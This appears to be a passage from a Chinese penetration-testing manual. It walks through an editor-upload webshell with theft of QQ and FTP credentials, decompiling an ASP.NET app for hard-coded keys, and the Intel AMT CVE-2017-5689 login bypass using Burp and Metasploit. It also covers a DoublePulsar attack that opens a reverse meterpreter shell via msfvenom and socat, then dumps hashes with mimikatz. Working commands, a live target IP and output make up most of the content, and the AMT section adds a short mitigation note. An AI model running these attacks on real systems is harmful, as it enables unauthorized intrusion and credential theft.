
在管理菜单中单击“上传文件管理”，选择样式目录“112”，如图 6 所示单击上传的文件 2015114224141253.asp，直接获取一句话后门的地址。

图 6 查看并获取上传文件地址

2.10.7 获取 Webshell 权限

使用中国菜刀连接该地址，成功获取 webshell，如图 7 所示，其 web 目录中全是冒充证券、银行、移民公司、银监会等。




图 7 获取 webshell

2.10.8 信息扩展

（1）获取 QQ 帐号信息

通过 Webshell 在系统盘获取 QQ 帐号信息“C:\Users\All Users\Tencent\QQProtect\Qscan\”，该服务器上曾经使用 QQ 帐号 1482327338 登录过。如图 8 所示。




图 8 获取 QQ 帐号信息

（2）获取 Ftp 帐号信息

查看“C:\Program Files (x86)”和“C:\Program Files”获取 FileZilla Server 配置文件 FileZilla Server.xml，在该文件中保存有 Ftp 登录帐号和密码信息，如图 9 所示，在该文件中保存有 ftp 登录帐号和密码，其密码是采用 md5 加密。




图 9 获取 ftp 登录帐号和密码

（3）诈骗关键字

通过对网站代码进行分析，发现诈骗网站会在首页添加诸如“网上安全管理下载 1”、“网上安全管理下载 2”、“网上安全管理下载 3”、“网上侦查系统” 和“远程安全协助”等关键字，诱使用户下载“检察院安全管理软件.exe”、“检察院安全控件.exe”、“简易 IIS 服务器.exe”、“网络安全控件.zip”等远程控制软件，或者访问指定的网站地址，进行银行帐号、密码获取，进而进行诈骗。

（4）使用工具软件对欲仿冒的正规网站进行镜像

HTTrack Website Copier/3.x [XR&CO'2013], %s -->" -%l "cs, en, *" http://www.spp.gov.cn/ -O1 "F:\\web\\spp" +*.png +*.gif +*.jpg +*.css +*.js -ad.doubleclick.net/* -mime:application/foobar

2.10.9 渗透总结

（1）网站编辑器漏洞

数据库下载地址：

原版 SouthidcEditor/Datas/SouthidcEditor.mdb

SouthidcEditor/Datas/SouthidcEditor.mdb

管理地址：

SouthidcEditor/Admin_Style.asp

SouthidcEditor/Admin_UploadFile.asp

上传文件保存地址：/SouthidcEditor/UploadFile 或者/UploadFile

（2）数据库下载地址

Databases/h#asp#mdbaccesss.mdb

Inc/conn.asp

2.11Asp.net 反编译及解密分析

antian365.com simeon

在对某一个服务器进行安全检测时发现其管理员帐号 admin 的密码为：5D2C4C35-5F08-42ED-B18B-AC7CB867E10C ，去掉“-”其值为 32 位字符串，跟 md5 值有些像： 5D2C4C355F0842EDB18BAC7CB867E10C，如图 1 所示，虽然是 32 位，但通过 cmd5 等网站是无法破解的，笔者对此很好奇，对此进行分析和研究，重要明白是怎么回事！




图 1 获取管理员帐号和密码

2.11.1 使用 Reflector.v9.0.1.374 反编译

Reflector 是一个类浏览器和反编译器，可以用来反编译那些生成 dll 的.Net 程序及代码。官方网站下载地址：http://www.red-gate.com/products/dotnet-development/reflector/，破解版下载地址：https://down.52pojie.cn/Tools/NET/Red.Gate.NET.Reflector.v9.0.1.374.7z。安装过程很简单，就不赘述。安装完成后，通过 File 打开需要反编译的 dll 文件，在本例中是 asp.net 程序源代码，其需要反编译的 dll 位于 wwwroot\bin 目录下，如图 2 所示，其中主要需要反编译的程序名称为 AblManage 开头的 dll 文件




图 2 需要反编译的 dll 程序

使用 Reflector 打开需要编译的 dll 文件，可以使用快捷键“Ctrl+O”，选中 AblManage 开头的所有 dll 文件，如图 3 所示，程序自动进行反编译，反编译结束后，可以查看代码结构和程序。




图 3 反编译 dll 文件

选中相应的 dll 模块文件，然后选择导出代码，设置一个保存代码的位置，单击开始，即可将反编译后的源代码导出。

2.11.2 获取初始加密密码和密钥

通过反编译器中搜索 PASSWORD 关键字获取其加密常量设置，如图 4 所示，该代码中定义了 IV 加密向量和 KEY 值均为 LIUG，默认密码为“99999999”。




图 4 获取缺省密码设置

由于本次主要渗透，如果需要继续研究该加密算法，则可以在其中使用 Cryptor 进行搜索，查看其加密算法；使用获取的密码在目标站点进行登录，如图 5 所示，成功进入后台。

图 5 成功进入后台

2.12Intel AMT 固件密码绕过登录漏洞分析与实战

By antian365.com simeon

2.12.1 漏洞简介

2017 年 5 月 1 日，英特尔公布了 AMT 漏洞（INTEL-SA-00075），但该漏洞的细节未公开。2017 年 5 月 5 日，Tenable 公司研究人员卡洛斯·佩雷斯通过分析 LMS 软件包，最终发现并成功利用该漏洞。

1.漏洞编号

Intel AMT 固件密码绕过登录漏洞 CVE 漏洞编号 CVE-2017-5689；Intel AMT 固件可以配置英特尔可管理性 SKU：英特尔主动管理技术（AMT）和英特尔标准可管理性（ISM）。换句话说可以通过安装 LMS 软件包来管理硬件，提供 Web 访问接口。无特权网络攻击者可以获得系统权限，可以添加管理员帐号，可以更改网络设置，可以远程重启计算机等。

AMT 是一款可通过设备的有线以太网接口网络端口 16992 访问的带外管理工具：它将系统的完全控制暴露到网络，允许 IT 人员和其它系统管理员远程重启、修复并轻微调整服务器和工作站。它能够提供一个虚拟串行控制台和（如果安装的是正确的驱动）远程桌面访问权限。在获取权限之前应该要求提供密码，但是上述提到的漏洞意味着攻击者能够入侵硬件的控制面板。即使已经为系统的 AMT 访问权限设置了防火墙，但在用户网络上的攻击者或恶意软件仍然能够利用这个漏洞进入 AMT 管理的工作站和服务器并进一步攻陷企业。

2.受影响系统

受影响的硬件版本 6.x，7.x，8.x ，9.x，10.x，11.0，11.5 和 11.6：

第一代 Core family: 6.2.61.3535
第二代 Core family: 7.1.91.3272
第三代 Core family: 8.1.71.3608
第四代 Core family: 9.1.41.3024 and 9.5.61.3012
第五代 Core family: 10.0.55.3000
第六代 Core family: 11.0.25.3001
第七代 Core family: 11.6.27.3264

2.12.2 攻击场景

（1）可以直接关闭服务器电源
（2）通过加载 img 镜像文件重启系统，运行指定系统。
（3）直接修改 BIOS
（4）通过 KVM 进行管理

2.12.3 漏洞利用原理

AMT 登录管理中通过 response_length 值来进行判断，也即关键代码：

```
if(strncmp(computed_response, user_response, response_length))
```

deny_access();

这个标准函数仅仅比较两个字符串中每一个的 response_length 字节，看看它们是不是一样，加以比较的两个字符串是试图登录所发送的验证响应（user_response）和服务要求的响应（computed_response）。如果两者相符，密码肯定对的，所以该函数返回零，代码继续授予访问权。如果两个字符串不一样，该函数返回值是非零，这意味着密码不对，所以拒绝访问。所以如果提供的是空字符串，长度为零，没有字节被检查，因而没有字节是不一样的；不出所料，strncmp()返回零，表明验证成功。因而，空的响应字符串被认为有效而被放行，实际上明明是无效的，因此通过修改 response 的所有值为空，即可绕过验证进行登录。

2.12.4 漏洞利用还原

1.搜索端口号

存在该漏洞对外提供的端口为 16992、16993 和 623，可以借助 zoomeye 和 shodan 等搜索引擎搜索“port: 16992”、“port: 16993”和“port: 623”来获取，为了更加精准收集目标信息，可以可以增加关键字 Intel®Active Management Technology，如图 1 所示，直接搜索 Intel®Active Management Technology country:China country:China port:16992。




图 1 搜索存在端口的服务器

2.查看是否正常运行 web 服务器

在搜索结果中对存在二个正方形的图标的记录进行查看，例如直接单击打开“118.150.17.193”搜索结果记录地址“http://118.150.17.193:16992/logon.htm”如图 2 所示，网站能够正常运行。

图 2 查看 AMT 服务是否正常运行

3.修改 burpsuite 设置

运行 burpsuite 后，单击“Proxy”-“Option”，在“Match and Replace”中新建或者编辑 Request Header 条目，Match 值为 response\s*="[0-9a-f]+"，Replace 的值为 response=""，设置如图 3 所示，在拦截（Intercept）中设置拦截开关为“Intercept is On”。




图 3 修改 burpsuite 设置

4.使用 admin 登录

回到浏览器中（一定要设置 IE 代理为 127.0.0.1 代理端口 8080），单击“Log On”进行登录，用户名输入 admin，密码随便输入。

图 4 使用 admin 进行登录

5.成功登录 AMT 管理界面

在 burpsuite 的 Intercept 中，单击“Forward”进行放行，如图 5 所示，成功登录 AMT 管理界面，在该界面中可以看到电源的状态是休眠，IP 地址，无线 IP 地址，系统 ID 等信息，还可以查看系统、处理器、内存、磁盘和电源等详细情况。




图 5 登录 AMT 管理界面

6.远程重启系统

单击“Remote Control”（远程控制），如图 6 所示，可以进行常规启动，从光盘启动，从硬盘启动，甚至直接关闭电源！对于重要的系统，一旦关闭电源，其后果可以想象一下！




图 6 远程控制系统

7.用户帐号管理

单击“User Accounts”，在其中可以新建用户，修改用户密码，删除用户以及更改管理员，如图 7 所示，还可以设置管理员的权限级别。添加用户其密码强度有要求，要求最少 8 位，密码为字母大小写，数字和特殊字符组成，如图 8 所示，否则无法添加成功。




图 7 用户管理




图 8 修改密码

8.使用 Nmap 对目标 IP 进行全 TCP 端口扫描

使用 Nmap 对目标 IP 进行全 TCP 端口扫描的结果表明，存在 16992、16994 和 623 端口。如图 9 所示，跟 Tenable 公司研究提出的端口 16992、16993 和 623 有所出入。

2.12.5 kali 平台下 msf 利用

直接运行 msf，然后使用以下模块进行测试：

use auxiliary/scanner/http/intel_amt_digest_bypass

msf auxiliary(intel_amt_digest_bypass) > show actions

msf auxiliary(intel_amt_digest_bypass) > set ACTION <action-name>

msf auxiliary(intel_amt_digest_bypass) > show options

msf auxiliary(intel_amt_digest_bypass) > run

2.12.6 安全防范

1.扫描

Tenable 公司已经在 Nessus 中更新最新脚本，使用该扫描器的朋友可以更新其 Scripts 即可。对其它扫描器，可以增加扫描端口 16992、16993、16994 和 623 端口。一旦开启通过手工访问进行判断。

2.加固

在防火墙上关闭 16992、16993、16994 和 623 端口，等待 intel 公司提供升级补丁后更新固件或者升级。

2.12.7 参考文章

（1）https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5689

（2）https://threatpost.com/researcher-baseless-assumptions-exist-about-intel-amt-vulnerability

/125390/

（3）https://www.tenable.com/blog/rediscovering-the-intel-amt-vulnerability

（4）https://www.embedi.com/files/white-papers/Silent-Bob-is-Silent.pdf


（5）https://www.rapid7.com/db/modules/auxiliary/scanner/http/intel_amt_digest_bypass

2.13 如何用 windows 0day 让外网机反弹到内网 kali

2.13.1 实验环境

外网 ip:112.90.89.14　攻击机 windows ip:192.168.42.135　攻击机 kali ip:192.168.42.134
生成反弹 dll


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=112.90.89.14 LPORT=5667 -f dll >msf2.dll



将 msf2.dll 传到 192.168.42.135 windows 攻击机上

2.13.2msfconsole 运行监听并配置 payload

use exploit/multi/handler



2.13.3socat 监听

112.90.89.14（公网代理）

安装：socat:apt-get install socat，

监听 ：socat tcp-listen:2222 tcp-listen:5667

5667 端口为反弹 dll 连接端口，2222 端口为 kali socat 连接端口

192.168.42.134（kali）

安装：socat:apt-get install socat


端口转发：

socat tcp:112.90.89.14:2222 tcp:192.168.42.134:4444

2222 端口为外网代理机监听端口，4444 为 msf 监听端口


2.13.4 用 windows 0day 进行攻击

运行 fb.py，并进行设置



攻击成功

use Doublepulsar，并进行配置攻击



```
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xBA3A5
8
    SMB Connection string is: Windows Server 2008 R2 Enterprise 7601 Service P
k 1
    Target OS is: 2008 R2 x64
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

攻击成功

2.13.5msf 成功接收到反弹

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.42.134:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.42.134
[*] Meterpreter session 2 opened (192.168.42.134:4444 -> 192.168.42.134:47110) a
t 2017-04-21 00:17:14 +0800

meterpreter >
```

加载 mimikatz 模块，用于获取账号密码

load mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter >
```

使用 msv 查看 hash

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;358823  NTLM       WINDOWS-IKTAKB2  Administrator     lm{ 01360574657e00a8b36
54d09774859b }, ntlm{ efb16bb3a1ba39a99a2de61c9ef7af84 }
0;996     Negotiate  WORKGROUP        WINDOWS-IKTAKB2$  n.s. (Credentials KO)
0;38834   NTLM                        n.s. (Credentials KO)
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;999     NTLM       WORKGROUP        WINDOWS-IKTAKB2$  n.s. (Credentials KO)
```

使用 kerberos 查看明文密码

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain           User                  Password
------     -------    ------           ----                  --------
